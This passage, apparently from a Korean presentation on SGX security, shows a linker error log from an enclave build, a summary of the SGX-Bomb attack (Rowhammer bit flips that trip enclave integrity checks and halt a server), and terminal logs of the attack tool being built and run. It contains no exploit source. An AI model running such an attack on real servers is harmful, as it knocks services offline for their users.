        $(LD) $(LD_FLAGS) $(OBJECTS) $(TRUSTED_OBJECTS) -l$(ENCLAVE_LIBS) -l$(ENCLAVE_LIB_PARTS) -o $(OUTPUT_T_UNSIG)
```

```
[CC]  aes_core.c (core)
[LD]   victim_enclave.o aes_core.o victim_enclave_t.o -lsgx_trts -lsgx_tservice victim_enclave.unsigned.so
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(init_enclave.o): In function `init_enclave':
init_enclave.cpp:(.nipx+0xf2): undefined reference to `heap_init'
init_enclave.cpp:(.nipx+0x190): undefined reference to `__stack_chk_fail'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(init_enclave.o): In function `do_init_enclave':
init_enclave.cpp:(.nipx+0x23b): undefined reference to `memset_s'
init_enclave.cpp:(.nipx+0x261): undefined reference to `memset_s'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(init_optimized_lib.o): In function `init_optimized_libs':
init_optimized_lib.cpp:(.text.init_optimized_libs+0xcf): undefined reference to `sgx_init_string_lib'
init_optimized_lib.cpp:(.text.init_optimized_libs+0xdf): undefined reference to `sgx_init_crypto_lib'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(trts.o): In function `sgx_read_rand':
trts.cpp:(.text.sgx_read_rand+0xb1): undefined reference to `memcpy'
trts.cpp:(.text.sgx_read_rand+0x10a): undefined reference to `memcpy'
trts.cpp:(.text.sgx_read_rand+0x11e): undefined reference to `memset_s'
trts.cpp:(.text.sgx_read_rand+0x12a): undefined reference to `__stack_chk_fail'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(trts_add_trim.o): In function `sgx_accept_backward(unsigned long, unsigned long, unsigned lo
ng)':
trts_add_trim.cpp:(.text._ZL19sgx_accept_backwardmmm+0xb6): undefined reference to `__stack_chk_fail'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(trts_add_trim.o): In function `is_dynamic_thread':
trts_add_trim.cpp:(.text.is_dynamic_thread+0x5a): undefined reference to `__stack_chk_fail'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(trts_add_trim.o): In function `sgx_accept_forward':
trts_add_trim.cpp:(.text.sgx_accept_forward+0xb6): undefined reference to `__stack_chk_fail'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(trts_add_trim.o): In function `apply_pages_within_exception':
trts_add_trim.cpp:(.text.apply_pages_within_exception+0xe0): undefined reference to `__stack_chk_fail'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(trts_add_trim.o):trts_add_trim.cpp:(.text.apply_EPC_pages+0x78): more undefined references t
o `__stack_chk_fail' follow
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(trts_add_trim.o): In function `do_add_thread':
trts_add_trim.cpp:(.text.do_add_thread+0x15a): undefined reference to `memcpy'
trts_add_trim.cpp:(.text.do_add_thread+0x1e8): undefined reference to `__stack_chk_fail'
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64/libsgx_trts.a(trts_ecall.o): In function `do_init_thread':
trts_ecall.cpp:(.text.do_init_thread+0x4e): undefined reference to `memcpy'
trts_ecall.cpp:(.text.do_init_thread+0x182): undefined reference to `memset'
```

5. SGX-Bomb

- Meltdown 이나 Spectre의 취약점을 사용하지 않고 SGX의 보안상의 허점을 이용한 공격
- Enclave는 데이터의 무결성 유지를 위해 Hash를 이용하여 무결성 검증
- 무결성 검증 실패할 경우 시스템을 정지시켜 더이상의 피해를 막음
- 따라서 Rowhammer Attack을 이용하여 비트 플립을 발생시키고 이를 이용하여 Enclave가 자체적으로 하는 무결성 검증을 실패시킴
- 무결성 검증에 실패한 서버는 정지되고 클라이언트들은 강제적으로 서비스 이용 불가

5. SGX-Bomb

```
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb$ ls
enclave-hammer  Makefile  phy-module  README.md
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb$ cd phy-module/
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/phy-module$ make
make -C /lib/modules/4.15.0-55-generic/build/ M=/home/kyungho/sgx-bomb/phy-module modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-55-generic'
  CC [M]  /home/kyungho/sgx-bomb/phy-module/phyaddr.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/kyungho/sgx-bomb/phy-module/phyaddr.mod.o
  LD [M]  /home/kyungho/sgx-bomb/phy-module/phyaddr.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-55-generic'
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/enclave-hammer$ ./app
Number of threads 4
0x41410000 is mapped!
Total paddrs 16384
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/enclave-hammer$ make
GEN  =>  App/Enclave_u.c
CC   <=  App/Enclave_u.c
CXX  <=  App/App.cpp
CXX  <=  App/Edger8rSyntax/Types.cpp
CXX  <=  App/Edger8rSyntax/Pointers.cpp
CXX  <=  App/Edger8rSyntax/Arrays.cpp
CXX  <=  App/Edger8rSyntax/Functions.cpp
CXX  <=  App/TrustedLibrary/Thread.cpp
CXX  <=  App/TrustedLibrary/Libc.cpp
CXX  <=  App/TrustedLibrary/Libcxx.cpp
LINK =>  app
GEN  =>  Enclave/Enclave_t.c
CC   <=  Enclave/Enclave_t.c
CXX  <=  Enclave/Enclave.cpp
CXX  <=  Enclave/Edger8rSyntax/Types.cpp
CXX  <=  Enclave/Edger8rSyntax/Pointers.cpp
CXX  <=  Enclave/Edger8rSyntax/Arrays.cpp
CXX  <=  Enclave/Edger8rSyntax/Functions.cpp
CXX  <=  Enclave/TrustedLibrary/Thread.cpp
CXX  <=  Enclave/TrustedLibrary/Libc.cpp
CXX  <=  Enclave/TrustedLibrary/Libcxx.cpp
LINK =>  enclave.so
<EnclaveConfiguration>
    <ProdID>0</ProdID>
    <ISVSVN>0</ISVSVN>
    <StackMaxSize>0x10000</StackMaxSize>
    <HeapMaxSize>0x4001000</HeapMaxSize>
    <TCSNum>8</TCSNum>
    <TCSPolicy>1</TCSPolicy>
    <DisableDebug>0</DisableDebug>
    <MiscSelect>0</MiscSelect>
    <MiscMask>0xFFFFFFFF</MiscMask>
</EnclaveConfiguration>
tcs_num 8, tcs_max_num 8, tcs_min_pool 1
The required memory is 68104192B.
Succeed.
SIGN =>  enclave.signed.so
The project has been built in debug hardware mode.
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/enclave-hammer$ ls
a.out  app  App  compile.sh  Enclave  enclave.signed.so  enclave.so  Include  Makefile
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/enclave-hammer$
```

Q &
A